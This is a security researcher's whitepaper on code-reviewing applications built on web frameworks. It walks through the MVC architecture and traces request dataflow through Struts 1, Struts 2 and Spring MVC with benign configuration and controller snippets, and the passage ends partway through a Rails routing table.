Code Reviewing Web App Framework Based Applications

By Abraham Kang, Principal Security Researcher, Software Security Research, HP

The content of this paper is going to be donated to OWASP Code Review Project.

Frameworks have often been viewed with disdain in the security community. Often times you are just getting to know the in's and out's of a particular web framework when developers decide to switch to the latest and greatest web framework with the cooler bells and whistles. And just your luck, each successive framework is larger and more complicated than its predecessor; often times written in a totally different language. It is a bit over whelming as a security practitioner to have to pick up the new framework and language by your self while having to find vulnerabilities. This workshop aims to give you an overall process of code reviewing web frameworks and help with finding common vulnerabilities associated with them.

Breaking Down the Overall Process of Code Reviewing a Web Framework Based Application

When a security code reviewer is reviewing an application built on a web framework there are a couple high level steps that should to take place to ensure a successful review:

1. Understanding the architecture of the web framework.
    a. Architecture relates to the big picture of how different components within the framework work together with your application's business logic to handle a request.
2. Identifying the dataflow paths through individual web frameworks.
    a. In order to effectively prioritize findings a code reviewer needs to be able to trace sources of untrusted data to the sinks (points where vulnerabilities can occur).
3. Recognize the language and framework constructs that can lead to vulnerabilities.
4. Find non-dataflow based vulnerabilities in framework-based applications.
    a. Some examples of this are understanding where password management, authorization, and authentication logic usually reside.
5. Cataloging all frameworks used by the web framework based application.
    a. Often times web framework based applications are built on or actively utilize other frameworks. These other frameworks can


introduce separate exploitable vulnerabilities when used within the web app framework.

6. Take a step back from your findings to discover combined threats.
    a. It is great to find vulnerabilities but we need to take a step back and see how individual vulnerabilities can interact with each other to create new vulnerabilities.

The best way to learn is through example so I am going to go through and highlight this process with some of the more popular web frameworks.

Step 1: Understanding the Architecture of a Web Framework

Most web application frameworks are built on top of the MVC (Model-View-Controller) user interface pattern. The following illustration highlights a generic MVC model as implemented by many web frameworks:



The controller (represented by the controller oval and web response handler) receives input from the user, retrieves or sends data from or to the model and invokes the view. The model is responsible for holding the state of objects that are presented by the view. The View is responsible for rendering the model in a specified presentation format.

Customized MVC Components in Web Framework Based Applications

Although the graphic above represents the generic MVC architecture many web frameworks customize the MVC architecture by adding helper components specific to facilitating HTTP interactions. Helper components span all architectural layers of the Model-View-Controller pattern.

Customized Controller Components

One common component is the action handler (Web Response Handler in the graphic above). Some frameworks implement these components as classes with well defined methods (execute() method in Struts Action classes) or arbitrary methods in Controller classes (Zend, Grails, Rails, Play, .NET MVC, etc.) that are exposed in the URL. In the first case (classes with defined methods), URLs look like the following:

http://rusvr.com/urAppContext/ControllerClass

Because the controller only executes a well defined method we only need to reference the path to the controller in our incoming URL. When arbitrary methods are exposed in the URL, incoming URLs will look like the following:

http://rusvr.com/urAppContext/ControllerClass/exposedMethod

Controllers are typically the main entry points into the application. Once data is received from the user in controller components, it can be used to call business logic and other services.

Another controller component that has been added to the overall MVC pattern is global and local filters (interceptors). A filter is application logic that can be executed before or after the request or response handling of a server request. Global filters wrap all request and response interactions. Local filters wrap an individual controller or action handler. Often, this is where the authentication and authorization checks occur.

Finally, controller components are responsible for placing the appropriate models in the **data transport objects** (objects used to transport **models** to the view such as the HttpRequest, Model, ModelAndView, ValueStack etc.) and forwarding the request to the underlying view technology (JSP, ASP, Velocity template, Site Mesh, etc.). In order to abstract out the view technologies controllers reference **view names** instead of view files. This provides a level of indirection between the controller and view, allowing the web frameworks to swap out different view technologies.

Here is an example:

```
//In a SpringMVC controller method
ModelAndView showOrderLines (Order o) {
       …
       List orderLinesModelObjsToRenderInView = o.getOrderLines();
       return new ModelAndView("viewName", orderLinesModelObjsToRenderInView
}
```

In the example above, the ModelAndView object is the data transport object that takes the order line model objects and places them in locations accessible by the view rendering technology. If the framework was using JSPs then the above call could reference the following file path (depending on how the framework was configured):

/WEB-INF/jsps/**viewName**.jsp

If developers wanted to change the view technology to Site Mesh the resultant URL could look like:

/WEB-INF/smfiles/**viewName**.sm

Customized Model Components

Earlier frameworks (Struts 1, Struts 2, .NET MVC, and Spring MVC) had proscribed the use of Hibernate, JDO, JPA, iBatis, .NET Entity Framework or some other lower level Object-Relational Mapping (ORM) framework to be used as the data access layer. Newer MVC frameworks (Rails and Grails) utilize higher-level abstractions over existing ORM APIs. This simplifies persistent storage access and relieves the developer from having to know all of the intricacies of SQL (Structured Query Language).

Customized View Components

Before frameworks, outputting content in pages consisted of the following:

script-lets (<% your_code(): %>)
expressions (<%= some_variable %>)

The problem is that output pages became unwieldy in the amount of code and business logic embedded in them (ASPs, JSPs, etc.). Framework providers saw this problem and tried to address them by creating reusable view tags (custom tags) that could handle iteration, outputting of variable values from scoped objects (session, request, application, flash, etc.), rendering and auto-populating of values in form elements, etc. Although, custom tags were a step forward, the tags were still verbose and web framework developers decided to create customized scripting languages to offer a more compact and tightly integrated presentation layer language (OGNL, Spring EL, Unified EL, Razor, Ruby, Groovy, etc.). Here are some examples of how things progressed:

```
//Traditional JSP only applications
<% Model model = (Model) requet.getAttribute("someModelObjectKey"); %>
…
```

<%= model.attr %>

//Custom Tags (First Generation Frameworks)
<bean:write name="someModelObjectKey" property="attr" />

//Examples of EL (Expression Language)
${model.attr}

//Examples of Razor, Ruby, Play syntax
@model.attr

Request Handling Components

Frameworks are focused on increasing developer productivity. In that vane, frameworks try to automate redundant and monotonous tasks. One of these framework features, which had a profound impact on security, was auto request parameter binding. Heralded as a feature not a bug, auto request binding allowed a framework to bind request parameters into an object of your choice and **any** of its attributes or sub-attributes n-levels deep. We will talk of the security implications of this feature further in the paper.

Incorporation of Scripting Languages for View Layer Rendering

Specialized scripting languages were created to provide greater expressivity and flexibility in how presentation layer pages rendered model objects. This further added to the overall frustration of having to yet learn another language to adequately review a framework based application. These new scripting languages are able to execute system commands and in some cases--Turing complete. Examples of view enabled scripting languages are OGNL, Spring EL, Unified EL, Razor, Ruby, Groovy, etc.

Once you understand the components that make up a MVC framework-based application, you need to know how to find the components while reviewing code.

Locating the MVC Architecture Components in a Web Framework Application

Identifying the location of the MVC components in code is going to be critical in determining your success at finding vulnerabilities.

Location of Customized Controller Components

The older frameworks (Struts 1, Struts 2, and Spring MVC before 2.5) utilized configuration files to define all aspects of the MVC request flow (request bound objects, controller classes, request handler methods, and view rendering pages).

As frameworks (Struts 2, Spring MVC, and .NET MVC) evolved, annotations (attributes in the .NET world) gained popularity and were used to identify controller classes, request URL mappings, action handler methods, and view rendering pages.

```
@Controller
@RequestMapping("/welcome")
public class HelloController {

	@RequestMapping(method = RequestMethod.GET)
	public String printWelcome(Customer model) {
		if (model.getDOB() …)
		…
		return "hello";
	}
}
```

Although annotations were a big step in the right direction, newer frameworks (Zend PHP, Ruby on Rails, Groovy on Grails, later versions of .NET MVC, etc.) were pushing the idea of "convention over configuration". The idea of "convention over configuration" means reducing the amount of configuration needed to get up and running so the application speaks for itself. For example, the function of classes in the web application should be inherently clear based on the naming conventions used in the class names, methods, and folder names where classes are found. Basically Controller classes are named SomethingController, extended a base Controller class, and were usually located in a controller directory on the file system. The request handler methods (action methods) also followed some naming convention and had specific return types and access specifiers (public). View components that are forwarded to by the action method typically were named the same as the action method prefix but usually use a predefined file extension.

An example of this is the Zend PHP framework. When you create a Zend app the following folder structure is created:

YourApp
- application
  - **controllers**
    - Index**Controller**.php
  - models
  - views
    - index.phtml
- library

Zend
XZend
public

Command line tools are used to create new MVC components that adhere to the file naming and directory structure conventions.

Location of Customized Model Components

The location of Model objects in web framework based application code will depend on the framework used. The older frameworks typically utilized lower level ORM (Object Relational Mapping) APIs so they were very much configuration based. Often times you have to look for the hibernate, iBatis, and JDO configuration files then work backwards to find the DAOs. The next iteration of frameworks took advantage of annotations to label model objects and their persistent fields. Usually you can look for the @Entity annotation at the class level.

@Entity
public class Customer {

The latest batch of frameworks utilize convention over configuration by locating model objects within specified folders. In addition, most model objects extend base model classes.

Here is an example of Rails model object:

```
class YourModelObject < ActiveRecord::Base
  attr_accessible :field1, :field2, :field3
end
```

If you are using Rails, model objects in most cases will extend **ActiveRecord::Base**

And are located in:

```
your_app/
        models/
                your_model_object.rb
```

Location of Customized View Components

The location of view components is typically not the issue because view components are usually located in the web app root or in a views folder. The issue is determining which views the controller components forward to. Again, the earlier frameworks (Struts 1, Struts 2, and Spring MVC before 2.5) explicitly defined the views that could be called from controller action methods in configuration files. As annotations gained popularity, they were used to decorate the location and callable

view components on controller methods. The most recent frameworks continue the tradition of "convention over configuration" by tying the action method name to the view that is rendered.

Example:

```
class IndexController extends Zend_Controller_Action {
        public function indexAction () {
        }
…
```

The above indexAction() method forwards to:

```
yourAppName/
        application/
                view/
                        scripts/
                                index
                                        index.phtml
```

by default.

Location of Request Input Handling Components (Sources)

This is where web application frameworks went their own ways. Older frameworks relied on auto-magically bound request objects (ActionForm and Spring MVC Command objects). You can find these input sources by looking for <form-beans> elements in struts-config.xml or "commandClass" property setters in the Spring web configuration files. These objects were then passed to the request handling code.

```
<form-beans>
   <form-bean name="helloWorldForm"
      type="com.ablesoft.common.form.HelloWorldForm"/>
</form-beans>

<property name="commandClass">
      <value>com.ablesoft.commands.Customer</value>
</property>
```

Later frameworks (Struts 2) made controller component attributes having public getters and setters (Struts 2 Action class attributes) settable via request parameters. You can find these source inputs by finding all of the configured Action classes in struts.xml or searching the code base for "@Action".

```
<action name="Welcome" class="com.ablesoft.user.action.WelcomeAction" >
      <result name="SUCCESS">pages/welcome.jsp</result>
</action>
```

```
//or

public class MyAction extends ActionSupport {

        @Action("myAction")
        myAction() {
        …
        }
```

While other frameworks (.NET MVC, Spring MVC 2.5+, and Groovy on Grails) make the parameters in the Controller class action method settable via request parameters or call special functions to bind request parameters into object attributes.

```
public class MyController {

        … myAction(Order o, String reqParam1, String reqParam2) {
        …
        }

//or

public class MyController : Controller {

        … myAction (String id) {
                Order o = _repository.GetOrder(id);
                TryUpdateModel(o);
                _repository.SaveChanges();
        }
```

The newer frameworks (Ruby on Rails and Groovy on Grails) utilize a request parameter object to hold request parameters.

```
params[:order]
```


All of the frameworks above can also manually retrieve HTTP request attributes using the traditional web API interfaces:

```
request.getParameter("key");  //Java
Request["key"]  //.NET C#
$_GET["key"]  //PHP
$_POST["key"] //PHP
params["key"]  //RoR
params.key   //GoG
```

Lets now look at each of the frameworks in detail to understand their data flows.

Step 2: Identifying the Dataflow Paths Through Individual Web Frameworks.

Struts 1



Struts 1 General Flow

When a request is made to a Struts 1 application, it is first routed through the ActionServlet (part of the framework code base). This servlet reads the struts-config.xml file and figures out which Action subclass instance is to be called and which ActionForm subclass to bind request parameters into (based on public getters and setters).

Here is an example of a Struts 1 configuration file:

//Struts 1 struts-config.xml

```
<struts-config>
      <form-beans>
         <form-bean name="helloWorldForm"
            type="com.ablesoft.common.form.HelloWorldForm"/>
      </form-beans>

      <action-mappings>
         <action path="/helloWorld"
            type="com.ablesoft.common.action.HelloWorldAction"
            name="helloWorldForm">
         <forward name="success" path="/HelloWorld.jsp"/>
         <forward name="step2" path="/step2.jsp"/>
         <forward name="error" path="/error.jsp"/>
```

```
        </action>
    </action-mappings>
</struts-config>
```

Based on the above struts-config.xml file, the following URL, http://www.ursvr.com/urApp**/helloWorld**.do?**name=untrustedInput**, will cause the ActionServlet to instantiate a **HelloWorldForm** object and bind the **name** request parameter into the name instance variable (through its public setName method) on the HellowWorldForm object.

```
//The message field is settable via request parameters
public class HelloWorldForm extends ActionForm{

    String name;

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }

}
```

The ActionServlet will then instantiate an instance of the HelloWorldAction and call its execute() method passing in the prepopulated HelloWorldForm object.

```
//Struts Action subclass
public class HelloWorldAction extends Action{

    public ActionForward execute(
                            ActionMapping mapping,
                            ActionForm form,
                            HttpServletRequest request,
                            HttpServletResponse response)
      throws Exception {

        HelloWorldForm helloWorldForm = (HelloWorldForm) form;
        //Do something with the request form input
        …
        //The object that we want to display in the view
        request.setAttribute("name", helloWorldForm.getName());
        return mapping.findFoward("success");
```

Model objects that need to be displayed in the view are set as "named" attributes in the standard servlet scoped objects (request, session, page or servlet context). Standard scoped objects function as data transport objects because they are accessible within controller and view components.

Once the execute() method is at its end the request will be forwarded to a JSP for display.

The following code:

```
return mapping.findFoward(“success”);
```

Will call “/HelloWorld.jsp” because:

```
<forward name="success" path="/HelloWorld.jsp"/>
```

According to the struts-config.xml element above, the forward named “success” maps to “/HelloWorld.jsp”.

```
//HelloWorld.jsp looks like
Hello <%= request.getAttibute(“name”) %>
```

The view retrieves the model object (String) from the data transport object (request) for display in the view.


Please Note: This is the general flow. There are variations that utilize different request handlers such as DispatchActions, ActionDispatcher, etc. For further details, see the Struts 1 documentation at http://struts.apache.org/1.x/struts-extras/index.html.

Struts 1 Request Decorators (Controller/Action Wrappers)

Struts 1 does not have any built-in mechanisms to execute code before or after a Action method call. But servlet filters can be used for that purpose. These locations are important to look for authentication, authorization, and insider threats.

Struts 2 completely changed Struts 1’s architecture.

Struts 2



Struts 2 General Flow

When a request is made to a Struts 2 application, it is first routed through the front controller servlet and interceptor stack (part of the framework code base configured in web.xml and struts.xml). The servlet and interceptors read the struts.xml file, decorate the HTTP request/response flow (with common services like compression, security, etc.) and instantiate an Action class instance based on the incoming URL. The parameter interceptor then binds request parameters into the Action class's instance variables that have public getters and setters (although there are exceptions to this rule). The binding process can also bind any attributes of nested objects that are attributes of the Action itself (n-levels deep).

//Struts 2 struts.xml

```
<struts>

      <package name="user" namespace="/User" extends="struts-default">
            <action name="Welcome"
class="com.ablesoft.user.action.WelcomeAction" >
                  <result name="SUCCESS">pages/welcome.jsp</result>
            </action>
...
```

Based on the above struts.xml file, the following URL, http://www.ursvr.com/urApp**/User/Welcome**.action?**name=untrustedInput**, will cause the front controller components to instantiate a **WelcomeAction** class and

bind the **name** request parameter into the name instance variable (through its public setName method) on the WelcomeAction object. Once all of attributes have been bound, the **execute**() method is called on the Action class instance. Later versions of Struts 2 introduced annotations as a way of replacing struts.xml. The following class is annotated with the same information in the struts.xml file above.

```
@Namespace("/User")
@ResultPath(value="/")
@Results ({
      @Result(name="SUCCESS",location="pages/welcome.jsp")
      …
})
public class WelcomeAction implements ModelDriven{

      private String name;

      public String getName() {
            return name;
      }

      public void setName(String name) {
            this.name = name;
      }

      public Object getModel() {
            return ModelManager.getPersonByUName(username);
      }

      // another annotation option
      @Action(value="Welcome", results={
        @Result(name="success",location="pages/welcome.jsp") })
      public String execute() {
            …
            return "SUCCESS";
      }
}
```

In Struts 2, the requirement to extend Action was removed. Any POJO (Plain Old Java Object) can be a request handling Action class. So the struts.xml file and annotations become critical in identifying the entry points into the application you are reviewing.

Model objects that need to be displayed in the view are set as "named" attributes of the Value Stack. The Value Stack serves as data transport objects because its attributes are accessible within controller and view components. Struts 2 does not use servlet-scoped objects (request, session, page or servlet context) to transport model objects to the view but the value stack has references to them if the application needs to retrieve values from them. The value stack is the frame of reference that all OGNL (Object Graph Navigation Language) queries are evaluated against. The value stack holds the temporary objects which are created by OGNL scripts, the model object returned from your getModel() Action method, the Action

object itself, and #references to the servlet-scoped objects (#request['key'], #session['key'], #parameters['key'] or #application['key']).

Once the execute method is at its end the request will be forwarded to the view rendering component for display. According to the struts.xml file above, the forward named "success" will call the /User/welcome.jsp. If the application is using annotations and omits the **@ResultPath(value="/")** annotation, then the root path will be /WEB-INF/content. Becasuse the code has not specified a @ResultsPath annotation welcome.jsp will be found in /WEB-INF/content/User/welcome.jsp.


```
//welcome.jsp looks like
Hello ${name}
```

The ${variableName} notation above is part of a view specific language called OGNL (Object Graph Navigation Language). When Struts 2 tries to evaluate the name variable it will search the value stack for objects on a LIFO (last in first out) basis. The first object popped from the stack with a getName() method will return the value to be displayed. Although OGNL is somewhat limited, it can make system calls, reference variables for output, call constructors, call static methods, etc.

Struts 2 Request Decorators (Controller/Action Wrappers)

Struts 2 provides interceptors. An interceptor is a block of code that can be executed before and or after an Action. You can usually find the configuration for these in the struts.xml file. Although standard JEE servlet filters can be used as well, they usually aren't because Struts 2 interceptors provide more granularity and are more tightly integrated with the Strut 2 framework.

Spring MVC



Spring MVC (Before 2.5) General Flow

With older versions of Spring MVC (below 2.5), requests are passed through a front controller (DispatcherServlet) that looks at configuration files to determine which controller Spring bean to retrieve. The SimpleUrlHandlerMapping Spring bean maps urls to spring bean controller names.

```
<bean class=
      "org.springframework.web.servlet.handler.SimpleUrlHandlerMapping"
>
      <property name="mappings">
      <map>
            <entry key="/login" value-ref="loginHandler"/>
            <entry key="/hello" value-ref="helloWorldController"/>
            <entry key="/admin" value-ref="adminUserListController"/>
            …
      </map>
      </property>
      <property name="defaultHandler" ref="defaultHandler"/>
</bean>
```

//HelloWorldController Spring bean configuration

```
<bean id="helloWorldController"
class="com.ablesoft.controller.HelloWorldController">
      …
      <property name="successView" value="CustomerSuccess" />
      <property>
            <name>commandName</name>
            <value>helloInput</value>
      </property>
      <property name="commandClass">
            <value>com.ablesoft.commands.Customer</value>
      </property>
</bean>
```

The handler method called on the retrieved controller spring bean is based on the Spring controller base class which the controller class extends. For example, if the Spring Controller (HelloWorldController in the example above) class extends AbstractController then the

```
protected ModelAndView handleRequestInternal(
      HttpServletRequest request,
      HttpServletResponse response)
```

method would be called. However, if the HelloWorldController class extends SimpleFormController then the

```
protected ModelAndView onSubmit(
      HttpServletRequest request,
      HttpServletResponse response,
      Object command,
```

```
        BindException errors) {
        Customer cust = (Customer) command;
        //Do business logic here and check for vulnerabilities
        …
        return ModelAndView(getSuccessView(), “cust”,
                                        modelObjectsForDisplay);
```

method would be called. The SimpleFormController is the base class used by Controllers that want to handle form input. The command parameter works in a similar fashion to ActionForm objects in Struts 1. All request parameters are dynamically bound into the command object attributes and the attributes of any object attributes within the command object recursively n-levels deep. Once populated with request parameters, the command object is passed to the **onSubmit**() method. At the end of the Controller **onSubmit**() method a ModelAndView object is returned. The ModelAndView object specifies the view name that the Controller will forward to. In the case above, getSuccessView() retrieves the property value configured for “**successView**” in the HelloWorldController spring bean configuration. In the configuration above “successView” has the value “CustomerSuccess.“

```
<property name="successView" value="CustomerSuccess" />
```

The view name (“CustomerSuccess”) is resolved to an actual view rendering file with a Spring view resolver. The default resolver will concatenate a prefix, your view name, and the suffix:

```
<bean class="org.springframework.web.servlet.view.
                                InternalResourceViewResolver">
        <property name="prefix">
                <value>/WEB-INF/pages/</value>
        </property>
        <property name="suffix">
                <value>.jsp</value>
        </property>
</bean>
```

So in the HelloWorldController example above:

```
return ModelAndView(getSuccessView(), “cust”,
                                        modelObjectsForDisplay);
```

would forward to:

```
/WEB-INF/pages/CustomerSuccess.jsp
```

In the JSP you will see notation similar to OGNL but it is a customized version called Spring EL (Expression Language).

```
//CustomerSuccess.jsp looks like
Hello ${cust.name}
```

The ${variableName} notation above is part of a view specific language called Spring EL (Expression Language). When Spring MVC tries to evaluate the cust.name variable it will search the model objects placed in the ModelAndView and then the scoped data transport objects (page, request, session, and application/servlet context). The first object that matches will return the value to be displayed. Although Spring EL is somewhat limited, it can make system calls, reference variables for output, call constructors, call static methods, etc.

Spring MVC (2.5+) General Flow

Spring MVC 2.5 got on the annotations bandwagon and backed off of the Spring hierarchy requirements. Controller classes are still the main entry point into Spring MVC applications. However, the requirement that controller classes be Spring beans and extend a Spring MVC provided base class was removed. Using annotations, Spring MVC 2.5 got around the base class requirements so any POJO (Plain Old Java Object) could become a controller. In addition, any method in the controller class can handle requests. The printWelcome() method below handles GET URL requests to /YourApp/User/Welcome. Command objects are gone. The parameters to the printWelcome() controller method (**model** in the case below) are auto populated by request parameters.

```
@Controller
@RequestMapping("/User")
public class HelloWorldController {

	@RequestMapping(value = "/Welcome", method = RequestMethod.GET)
	public String printWelcome(Customer model) {
		if (model.getDOB() …)
		…
		return "welcome";
		//or return ModelAndView("welcome");
	}
}
```

The returned string value from the controller method is passed through the Spring view resolver. Given the view resolver configuration above the request is forwarded to:

```
/WEB-INF/pages/welcome.jsp
```

Spring MVC Request Decorators (Controller/Action Wrappers)

Spring MVC provides interceptors as well. An interceptor is a block of code that can be executed before and/or after a Contoller. You can usually find the configuration for these in the spring configuration files (applicationContext.xml, dispatcher-servlet.xml, etc.) file. Although standard JEE servlet filters can be used as well, they

usually aren't because Spring MVC interceptors provide more granularity. Finally, because Spring MVC is built on top of Spring, AOP can be used to decorate Controller methods as well.

A Shift in Paradigms for Web Frameworks (.NET MVC, Ruby on Rails, Groovy on Grails, and Zend PHP)


As time progressed, web frameworks became aware of REST (Representational State Transfer) and the concepts behind them. One of the principles that came about was "convention over configuration". A paradigm shift occurred where many of the configuration options of web frameworks were replaced by conventions. For example, let look at the following URL.

http://www.urapp.com/urAppContext/**order**/**update**

In the URL above, urAppContext is the context for the application as a whole. "order" references the controller. The controller class associated with the URL above is usually named "OrderController" or "Order". In addition, controllers usually extend a framework base class and are placed in a "Controllers" folder. "update" references an action method in the controller class. In this case, the action method would be named "update" or "updateAction". Finally, the view that would be invoked would have the same name as the action but use a designated file extension for views. So some possible examples are "update.phtml", "update.cshtml", "update.html.erb", "update.gsp", etc.

Examples of web frameworks that follow "convention over configuration" are: .NET MVC, Ruby on Rails, Groovy on Grails, and Zend PHP. The following sections will highlight only the differences from the generalized description above and the visual representation below.

Visual Representation of New Paradigm Frameworks



.NET MVC

The .NET MVC 4 is the latest iteration of Microsoft's MVC framework. It has many features of the newer frameworks. The general flow is similar to the other "convention over configuration" frameworks. The framework still uses attributes (annotations) due to the lack of a RESTful mapping.

Ruby on Rails (RoR) RESTful Mapping:

HTTP Verb	Path	Action method called on the controller	used for
GET	/customers	index	display a list of all customers
GET	/customers/new	new	return an HTML form for creating a new customer
POST	/customers	create	create a new customer
GET	/customers/:id	show	display a specific customer
GET	/customers/:id/edit	edit	return an HTML form for editing a customer
PUT	/customers/:id	update	update a specific customer
